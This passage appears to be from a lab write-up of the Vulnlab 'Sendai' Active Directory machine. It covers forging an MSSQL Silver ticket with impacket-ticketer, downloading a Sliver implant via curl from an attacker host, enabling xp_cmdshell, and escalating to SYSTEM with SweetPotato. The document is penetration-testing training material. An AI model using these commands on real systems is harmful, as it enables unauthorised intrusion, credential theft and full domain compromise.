
At this point, I immediately thought back to what we had done for Breach. Given that we have the plaintext password for an account that has an SPN set to MSSQL (which seems to be the MSSQL service account), we can potentially exploit a Silver ticket attack.
With the silver ticket attack, we can gain command execution access through MSSQL by impersonating the Administrator user. Let’s first start up Sliver C2 and set up a SOCKS proxy, as the MSSQL service is not externally facing and is behind a firewall (since we didn’t see it on our initial NMAP scan).
sliver > mtls |
Let’s then execute the Sliver implant to receive a session on our Sliver server - to which we can start a SOCKS proxy on.
*Evil-WinRM* PS C:\temp> curl http://10.8.0.173:9001/sendai.exe -O sendai.exe |
Now that we have a SOCKS proxy running, make sure to update /etc/proxychains4.conf at the bottom of the file to reflect the interface (127.0.0.1) and the port (1081) that the proxy is listening on.
We can then use proxychains4 to execute commands through the firewall.
└─$ proxychains4 nmap -sT -p1433 10.10.98.227 |
Now that we have access to the MSSQL ticket, we’ll need to craft our Silver ticket in order to authenticate as the Administrator user.
In order to do this, we’ll need a few objects relative to domain identification.
- The domain SID -
S-1-5-21-3085872742-570972823-736764132(Can be found in Bloodhound). - The NT Hash of the SQL service account - (Can be crafted using web tools like this along with SQLSVC’s plaintext password).
- The SPN our service account has -
MSSQL/dc.sendai.vl. - The name of the user we want to impersonate - Administrator.
Putting this all together, you should receive a command similar to the below.
└─$ proxychains4 impacket-ticketer -domain-sid S-1-5-21-3085872742-570972823-736764132 -nthash 58655C0[...snip...]78C2D96A -spn MSSQL/dc.sendai.vl -dc-ip 10.10.98.227 -domain sendai.vl Administrator |
We can then set our Kerberos authentication global variable on Kali to be directed to the ticket file that was generated. This will then be followed by our authentication attempt into MSSQL through our proxy.
└─$ export KRB5CCNAME=Administrator.ccache |
Now that we are authenticated to MSSQL in the context of Administrator (we still only have the privileges of SQLSVC), we can enable command execution using the enable_xp_cmdshell tool that comes built into this client.
SQL (SENDAI\Administrator dbo@master)> enable_xp_cmdshell |
Let’s now run xp_cmdshell to execute local commands and execute our Sliver implant we put on the filesystem earlier.
SQL (SENDAI\Administrator dbo@master)> xp_cmdshell powershell "cd C:\temp; .\sendai.exe" |

PrivEsc Method #2 (cont.) - SeImpersonatePrivilege
Now that we have a session as SQLSVC, we’ll find that they have SeImpersonatePrivilege enabled on their account. I’ve covered this before, however I’ll just give a brief overview as to how it works.
sliver (sendai) > sa-whoami |
Service accounts, by default, will have this privilege along with SeAssignPrimaryTokenPrivilege. Having SeImpersonatePrivilege essentially allows our service account to impersonate a user or specified user to perform actions on behalf of that user.
We can impersonate SYSTEM and authenticate to an evil named pipe that we create. We can direct this named pipe to a binary to execute, which will run in the context of SYSTEM. If we direct this towards our implant, we should be able to receive a Sliver session as SYSTEM.
You can use any binaries within the Potato family for our exploit to force SYSTEM to authenticate to our endpoint. In the past, I’ve used SharpEfsPotato due to AV restrictions, however that is not the case here as AV is not enabled on this machine. I’ll use SweetPotato in our case, since I already have it compiled with Visual Studio on my machine.
We can execute this through Sliver’s built-in .NET assembly command tools.
sliver (sendai) > execute-assembly SweetPotato.exe '-p C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -a "C:\temp\sendai.exe" -e EfsRpc' |
If all was done correctly, this should generate a Sliver callback session as SYSTEM as it did for me denoted above. Since we have an account as SYSTEM, we can now essentially control the machine as we’d like. We can dump all of the domain user hashes and secrets, establish persistence through services, etc.
Since we have access as SYSTEM though, we can read the root flag of this machine. This means we have successfully compromised this machine using this method!
sliver (sendai) > cat "C:\Users\Administrator\Desktop\root.txt" |

Conclusion
This machine was an incredible environment that helped me bounce off of tactics that I had actually learned in previous Vulnlab machines. Using ADCS or creating a Silver ticket through MSSQL is something that I’ve done before, and it was really great to be able to put that same knowledge into this machine. There could potentially be other methods that I am not aware about, but nonetheless I think I’m satisfied with the work that I’ve done for Sendai.
Big thanks goes out to xct for the development of this machine and for the continued practice with red teaming.
Resources
https://github.com/dirkjanm/BloodHound.py
https://github.com/dirkjanm/krbrelayx
https://github.com/GhostPack/Seatbelt
https://github.com/itm4n/PrivescCheck
https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation
https://github.com/GhostPack/Certify
https://github.com/GhostPack/Rubeus
https://github.com/ly4k/Certipy
https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/silver-ticket
https://github.com/BishopFox/sliver
https://codebeautify.org/ntlm-hash-generator
https://github.com/bugch3ck/SharpEfsPotato
https://github.com/CCob/SweetPotato